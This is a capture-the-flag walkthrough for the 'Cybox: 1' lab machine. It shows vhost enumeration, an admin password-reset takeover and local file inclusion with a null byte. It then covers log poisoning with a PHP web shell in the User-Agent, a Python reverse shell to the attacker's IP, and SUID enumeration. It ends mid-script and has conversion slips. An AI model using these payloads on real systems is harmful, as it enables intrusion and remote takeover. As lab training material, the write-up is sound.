

Cybox: 1 – Walkthrough



Level : Medium

Twitter : @AL1ENUM
Name : alienum


December 5, 2020

Contents

- 1. Virtual Hosts Discovery**
- 2. The Path to Local File Inclusion**
- 3. Local File Inclusion to Remote Code Execution**
- 4. Privileges Escalation**

1. Virtual Hosts Discovery

Port 80, at the end of the page you will find the admin's email



Hostname : cybox.company

nano /etc/hosts

```
10.0.2.101  cybox.company
```

Virtual Host Scan using Gobuster

```
Gobuster vhost -u cybox.company -w subdomains-top1million-5000.txt
```

```
Found: dev.cybox.company (Status: 200) [Size: 209]
```

```
Found: webmail.cybox.company (Status: 302) [Size: 0]
```

```
Found: monitor.cybox.company (Status: 302) [Size: 0]
```

```
Found: register.cybox.company (Status: 200) [Size: 1252]
```

```
Found: ftp.cybox.company (Status: 200) [Size: 5295]
```

nano /etc/hosts

```
10.0.2.101  cybox.company
```

```
10.0.2.101  dev.cybox.company
```

```
10.0.2.101  webmail.cybox.company
```

```
10.0.2.101  monitor.cybox.company
```


```
10.0.2.101  register.cybox.company
```

```
10.0.2.101  ftp.cybox.company
```

Twitter : @AL1ENUM
Name : alienum

2. The Path to Local File Inclusion


Step 1 : register.cybox.company [\[Create new user\]](#)



Email → **alienum@cybox.company**


Default credentials → **alienum:alienum**

Step 2 : [monitor.cybox.company](https://monitor.cybox.company/register.php) [\[Register\]](#)



Twitter : @AL1ENUM
Name : alienum


Step 3 : [monitor.cybox.company](http://monitor.cybox.company/reset.php) [Reset password]




The screenshot shows a web browser window with the address bar displaying `monitor.cybox.company/reset.php`. The page has a dark background with the word "Monitor" in a large, stylized white font. Below it, the text "Reset password" is centered. A message says "Thank you. Check the email for a link to change the password." Below this is a white input field containing the email address `alienum@cybox.company`. A blue button labeled "Send link" is positioned below the input field. At the bottom, there are links for "Login" and "Register" in green text.

Step 4 : webmail.cybox.company [Check the email for the reset link]

Credentials → **alienum:alienum** from **Step 1**



The screenshot shows the SquirrelMail login interface. It features a squirrel logo and the text "SquirrelMail version 1.4.22 By the SquirrelMail Project Team". Below this is a "SquirrelMail Login" section with a "Name:" field containing "alienum" and a "Password:" field with masked characters. A "Login" button is at the bottom.



The screenshot shows a webmail inbox interface. The "Current Folder" is "INBOX". There are links for "Compose", "Addresses", "Folders", "Options", "Search", and "Help". A message is displayed with the following details:

- Subject:** Update Password - Cybox Monitor
- From:** "daemon" <daemon@cybox>
- Date:** Sat, December 5, 2020 2:50 am
- To:** alienum@cybox.company
- Priority:** Normal
- Options:** [View Full Header](#) | [View Printable Version](#) | [Download this as a file](#)

Below the message details, a red box highlights the email body text:

Hello user, here is the link to update your password in Cybox Monitor:
<http://monitor.cybox.company/updatePasswordRequest.php?email=alienum@cybox.company>


Reset link

<http://monitor.cybox.company/updatePasswordRequest.php?email=alienum@cybox.company>

Twitter : @AL1ENUM
Name : alienum

Step 5 : monitor.cybox.company *[Update password for user admin]*


Inspect element, change the value of the hidden input with id email from alienum@cybox.company to admin@cybox.company and change the get parameter email from the link as before. After that, insert the password that you want and submit it.



New credentials for user admin → admin@cybox.company : alienum

Step 6 : monitor.cybox.company *[Login as Admin]*

Credentials → admin@cybox.company : alienum



Twitter : @AL1ENUM
Name : alienum

Step 7 : **monitor.cybox.company** [Admin panel + view page source]




Admin panel



Under construction

[Home](#) | [Sign out](#)




```
1 <html>
2 <head>
3   <meta charset="utf-8">
4   <title>Admin panel - Monitor</title>
5   <link href="styles.php?style=general" type="text/css">
6 </head>
7
8 <body>
9   <h1>Admin panel</h1>
10  <div class="construction"></div>
11  <h1>Under construction</h1>
12  <a href="..">Home</a> | <a href="..">Sign out</a>
13 </body>
14 </html>
15
```

The “styles.php?style=” is vulnerable to LFI. Let us try to read default files like /etc/passwd.

Step 8 : **monitor.cybox.company** [LFI]

Null Byte Technique

Null byte injection bypasses application filtering within web applications by adding URL encoded “Null bytes” such as %00. Typically, this bypasses basic web application blacklist filters by adding additional null characters that are then allowed or not processed by the backend web application.




<http://monitor.cybox.company/admin/styles.php?style=../../../../etc/passwd%00>

Twitter : @AL1ENUM
Name : alienum

Step 9 : [ftp.cybox.company] [Login]


Try to login to ftp.cybox.company



Does not matter if we cannot login, just press the button.

Step 10 : [monitor.cybox.company] & [dev.cybox.company] [Access log]


Go to dev.cybox.company



[Apache2 Server Root] → /opt/bitnami/apache2

[Access log] → /opt/bitnami/apache2/logs/access_log

Go to the monitor.cybox.company again and read the file, you can see that contains the log from the ftp.cybox.company login attempt. This very useful for us because we can inject code into the access log file. This technique called log poisoning.




Twitter : @AL1ENUM
Name : alienum

3. Local File Inclusion to Remote Code Execution

Step 1 : [ftp.cybox.company] [User Agent Inject PHP script]

Go to the ftp.cybox.company → inspect element → Network → reload
→ click on the first GET request.

Default Request



Host: ftp.cybox.company
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: net2ftpcookie_consent_necessary=0; net2ftpcookie_consent_preferences=0; net2ftpcookie_consent_statistics=0; net2ftpcookie_consent_personalized_ads=0; net2ftpcookie_consent_nonpersonalized_ads=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Twitter : @AL1ENUM
Name : alienum

Edited Request

Edit and Resend


```
User-Agent: <?php system($_GET['cmd']);?>
```

```
Host: ftp.cybox.company
User-Agent: <?php system($_GET['cmd']);?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: net2ftpcookie_consent_necessary=0; net2ftpcookie_consent_preferences=0;
net2ftpcookie_consent_statistics=0; net2ftpcookie_consent_personalized_ads=0;
net2ftpcookie_consent_nonpersonalized_ads=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Press the send.

Step 2 : [monitor.cybox.company] [RCE]

```
http://monitor.cybox.company/admin/styles.php?style=../../../../opt/bitnami/apache2/logs/access_log%00&cmd=id
```



```
1 10.0.2.13 - - [05/Dec/2020:15:41:26 +0100] "GET / HTTP/1.1" 200 19636 "-" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
2 10.0.2.13 - - [05/Dec/2020:15:42:51 +0100] "GET / HTTP/1.1" 200 19636 "-" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
3 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/jquery-ui-1.8.13.custom.min.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
4 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/custom.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
5 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/superfish-1.4.8/js/hoverIntent.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
6 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/superfish-1.4.8/js/superfish.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
7 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/superfish-1.4.8/js/supersubs.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
8 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/jquery-1.5.1.min.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
9 10.0.2.13 - - [05/Dec/2020:15:42:52 +0100] "GET /skins/shinra/js/poshytip-1.0/src/jquery.poshytip.min.js HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
10 10.0.2.13 - - [05/Dec/2020:15:42:53 +0100] "GET /skins/shinra/img/logo.png HTTP/1.1" 304 - "http://ftp.cybox.company/" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
11 10.0.2.13 - - [05/Dec/2020:15:44:49 +0100] "GET / HTTP/1.1" 200 19636 "-" "uid=1(daemon) gid=1(daemon) groups=1(daemon)"
12
13
```

Twitter : @AL1ENUM
Name : alienum

Step 3 : [monitor.cybox.company] [Reverse Shell]


My IP : 10.0.2.13

Reverse Shell


```
http://monitor.cybox.company/admin/styles.php?style=../../../../opt/bitnami/apache2/logs/access_log%00&cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.13",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Listen

```
sudo nc -lvp 443
```



User.txt



Twitter : @AL1ENUM

Name : alienum

4. Privileges Escalation

```
find / -perm -u=s -type f 2>/dev/null
```

```
daemon@cybox:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/at
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/opt/registerlauncher
/bin/mount
/bin/ping
/bin/fusermount
/bin/umount
/bin/ping6
/bin/su
/bin/ntfs-3g
daemon@cybox:~$
```

strings /opt/registerlauncher

```
daemon@cybox:~$ strings /opt/registerlauncher
strings /opt/registerlauncher
strings: /opt/bitnami/common/lib/libz.so.1: no
/lib/ld-linux.so.2
Tv u
libc.so.6
_IO_stdin_used
setuid
execlp
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh;
UWVS
t$,U
[^_]
register
/opt/register
;*2$"0
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20
```

Twitter : @AL1ENUM

Name : alienum

Cat register

```
#!/bin/bash
USERNAME=$1

if [ ! "$USERNAME" ]
then
    /bin/echo -e "Syntax: Username"
    exit 1
fi

if [[ "$USERNAME" =~ [^a-z] ]]; then
    /bin/echo -e "Think twice before putting something :)"
    exit 0
fi

if id "$USERNAME" >/dev/null 2>&1; then
    /bin/echo -e "User already exists :{"
    exit 0
fi

if [ ! "$(cat /etc/group | grep -w "$USERNAME")" ]
then
    /usr/sbin/groupadd "$USERNAME" 2>/dev/null
Fi

/usr/sbin/useradd -p "$(/usr/bin/openssl passwd -1 "$USERNAME")" -m "$USERNAME" -g
"$USERNAME" -s /bin/bash 2>/dev/null

/usr/bin/mailedmake /home/"$USERNAME"/Maildir/ -R 2>/dev/null

